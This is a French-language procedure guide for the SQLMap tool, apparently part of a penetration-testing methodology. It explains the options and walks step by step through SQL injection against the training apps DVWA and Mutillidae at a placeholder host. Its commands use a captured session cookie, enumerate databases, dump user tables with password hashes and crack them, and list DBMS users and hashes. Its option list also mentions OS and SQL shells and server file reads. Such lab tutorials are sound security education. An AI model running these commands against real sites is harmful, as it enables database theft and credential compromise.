**Procédure d’utilisation SQLMap**

**SOMMAIRE**

1 Objet du document 3

2 SQLMap 3

2.1 Man 3

2.2 Utilisation 3

2.2.1 Injection SQL avec requête GET 5

2.2.2 Injection SQL avec requête POST 10

# Objet du document

Ce document présente la procédure d’utilisation de l’outil **SQLMap**.

# SQLMap

## Man

Pour avoir une liste des options disponibles avec SQLMap, taper la commande ***sqlmap -h*** ou***sqlmap -hh*** pour avoir un manuel plus détaillé.

## Utilisation


Le squelette de SQLMap est :***sqlmap options***


Quelques options utiles et nécessaires à l’utilisation de SQLMap :


* *-u* : définit l’URL cible (par exemple : www.victim.tld/vuln/id=1) ;
* *--cookie* : définit le cookie pour effectuer l’authentification auprès d’une application web ;
* *-p* : spécifie le(s) paramètre(s) à tester ;
* *--data* : utile lors de requêtes POST ;
* *--tamper* : scripts utiles pour l’évasion de WAF ;
* *--technique* : spécifie la ou les technique(s) à utiliser (par défaut BEUST qui correspond à Boolean-based blind, Error-based, UNION query, Stacked queries et Time-based blind) ;
* *--prefix* : spécifie le préfixe à ajouter au payload ;
* *--suffix* : spécifie le suffixe à ajouter au payload ;
* *--delay* : spécifie le nombre de secondes entre deux requêtes ;
* *--dbms :* force le type de DBMS à utiliser pour les attaques (MySQL, etc.) ;
* *--dbs* : liste les BDD du DBMS ;
* *-D* : définit la BDD à énumérer ;
* *--tables* : liste les tables de la BDD ;
* *-T*: définit la table à énumérer ;
* *-C* : définit les colonnes à énumérer ;
* *--dump*: liste les enregistrements de la table ;
* *--level* : fixe le niveau de test. Dans le cas où le scanner de vulnérabilités a détecté une faille d’injection SQL, mais que SQLMap ne la détecte pas, augmenter la valeur de ce paramètre. Les valeurs sont de 1 à 5, par défaut la valeur est fixée à 1. Coupler ce paramètre avec le paramètre  
  *--risk*;
* *--risk*: fixe le niveau de test. Dans le cas où le scanner de vulnérabilités a détecté une faille d’injection SQL, mais que SQLMap ne la détecte pas, augmenter la valeur de ce paramètre. Les valeurs sont de 0 à 3, par défaut la valeur est fixée à 1. Coupler ce paramètre avec le paramètre  
  *--level*;
* *--is-dba* : détecte si l’utilisateur courant du DBMS est DBA ;
* *--current-db*: récupère la BDD courante ;
* *--current-user* : récupère l’utilisateur courant ;
* *--users*: énumère les utilisateurs du DBMS ;
* *--passwords*: énumérer les hash des utilisateurs de la DBMS ;
* *--forms*: parse l’URL et détecte les formulaires présents et recherche des vulnérabilités ;
* *--sql-shell* : affiche une invite de commande SQL :
* *--file-read* : lit un fichier hébergé sur le serveur de base de données ;
* *--os-shell* : affiche une invite de commande système ;
* *-v* : active le mode verbose. Les niveaux de verbosité, du moins au plus élevé, sont de 0 à 6. Le niveau par défaut est 1. Le niveau utile est 3.

### Injection SQL avec requête GET

1. Lors de la phase de Scan, nous avons repéré une URL vulnérable à l’injection SQL : **www.victim.tld/dvwa/vulnerabilities/sqli/**. La première étape est de vérifier que SQLMap détecte également la vulnérabilité sur cette URL pour ensuite utiliser SQLMap à des fins d’exploitation. Pour cela il faut reprendre, depuis W3AF, l’URL formatée : **www.victim.tld/dvwa/vulnerabilities/sqli/?id=a&Submit=Submit**   
     
   Lorsque nous sommes confrontés à une application demandant une authentification, il faut récupérer le cookie de session.  
   Pour récupérer le cookie de session, effectuer l’opération d’authentification en capturant au même moment les paquets avec Wireshark. Utiliser le filtre **http.cookie** dans Wireshark pour récupérer le paquet qui nous intéresse. Ensuite cliquer droit sur la ligne contenant le cookie, choisir **Copy** et cliquer sur **Value** afin de copier la valeur du cookie dans le presse-papier. Dans notre exemple le cookie a la valeur : **"security=low; PHPSESSID=b0fa6e8a78826ec5969021e5aa7641f7"**  
   Taper ensuite la commande : ***sqlmap -u "www.victim.tld/dvwa/vulnerabilities/sqli/?id=a&Submit=Submit" --cookie="security=low; PHPSESSID=b0fa6e8a78826ec5969021e5aa7641f7"***




  
  
Dans le cas d’une application ne demandant pas une authentification, la commande à taper est : ***sqlmap -u www.victim.tld/dvwa/vulnerabilities/sqli/?id=a&Submit=Submit***




Nous pouvons constater que l’URL est bien détectée comme vulnérable par SQLMap et que la DBMS est MySQL.


1. Nous allons récupérer toutes les bases de données hébergées par le serveur.  
   ***sqlmap -u "www.victim.tld/dvwa/vulnerabilities/sqli/?id=a&Submit=Submit" --cookie="security=low; PHPSESSID=b0fa6e8a78826ec5969021e5aa7641f7" --dbms Mysql --dbs***




1. Maintenant nous souhaitons connaitre les tables de la base **dvwa**. Pour cela exécuter la commande : ***sqlmap -u "www.victim.tld/dvwa/vulnerabilities/sqli/?id=a&Submit=Submit" --cookie="security=low; PHPSESSID=b0fa6e8a78826ec5969021e5aa7641f7" -D dvwa --tables***




1. Nous souhaitons ici connaitre les colonnes qui composent la table **users** de la base **dvwa**.   
   ***sqlmap -u "www.victim.tld/dvwa/vulnerabilities/sqli/?id=a&Submit=Submit" --cookie="security=low; PHPSESSID=b0fa6e8a78826ec5969021e5aa7641f7" -D dvwa -T users --columns***



1. Nous allons récupérer les 3 premiers enregistrements des colonnes **user**, **first\_name**, **last\_name**, **password** et **user\_id**. De plus, vu que la colonne **password** contient des mots de passe chiffrés, SQLMap va essayer de les brute forcer :  
   ***sqlmap -u "www.victim.tld/dvwa/vulnerabilities/sqli/?id=a&Submit=Submit" --cookie="security=low; PHPSESSID=b0fa6e8a78826ec5969021e5aa7641f7" -D dvwa -T users -C user,first\_name,last\_name, password,user\_id --dump --start 1 --stop 3***



1. La commande suivante récupère plusieurs informations sur la DBMS, dont la liste des utilisateurs de la DBMS, etc.   
   ***sqlmap -u www.victim.tld/dvwa/vulnerabilities/sqli/?id=a&Submit=Submit --cookie="security=low;PHPSESSID=b0fa6e8a78826ec5969021e5aa7641f7" --is-dba --current-db --current-user --users --passwords***



### Injection SQL avec requête POST

1. Lors de la phase de Scan, nous avons repéré une URL contenant un formulaire d’authentification vulnérable à l’injection SQL : **www.victim.tld/mutillidae/index.php?page=login.php**.  
     
   La première étape est de récupérer la string envoyée lors de l’exécution du formulaire en POST. Pour cela deux solutions s’offrent à nous. La première est que le scanner de vulnérabilités nous donne cette string. La deuxième est de récupérer cette string grâce à Wireshark.   
     
   Pour récupérer la string avec Wireshark, effectuer l’opération de tentative de connexion sur le formulaire cible en capturant au même moment les paquets avec Wireshark. Utiliser le filtre **http.request.method == "POST"** dans Wireshark pour récupérer le paquet qui nous intéresse. Ensuite cliquer droit sur la ligne contenant la string POST du formulaire et choisir **Copy** et cliquer sur **Value** afin de copier la valeur dans le presse-papier. Dans notre exemple la string POST a la valeur : **"username=a&password=a&login-php-submit-button=Login"**Taper ensuite la commande, afin de vérifier que SQLMap détecte également la vulnérabilité : ***sqlmap -u "www.victim.tld/mutillidae/index.php?page=login.php" --data "username=a&password=a&login-php-submit-button=Login"***

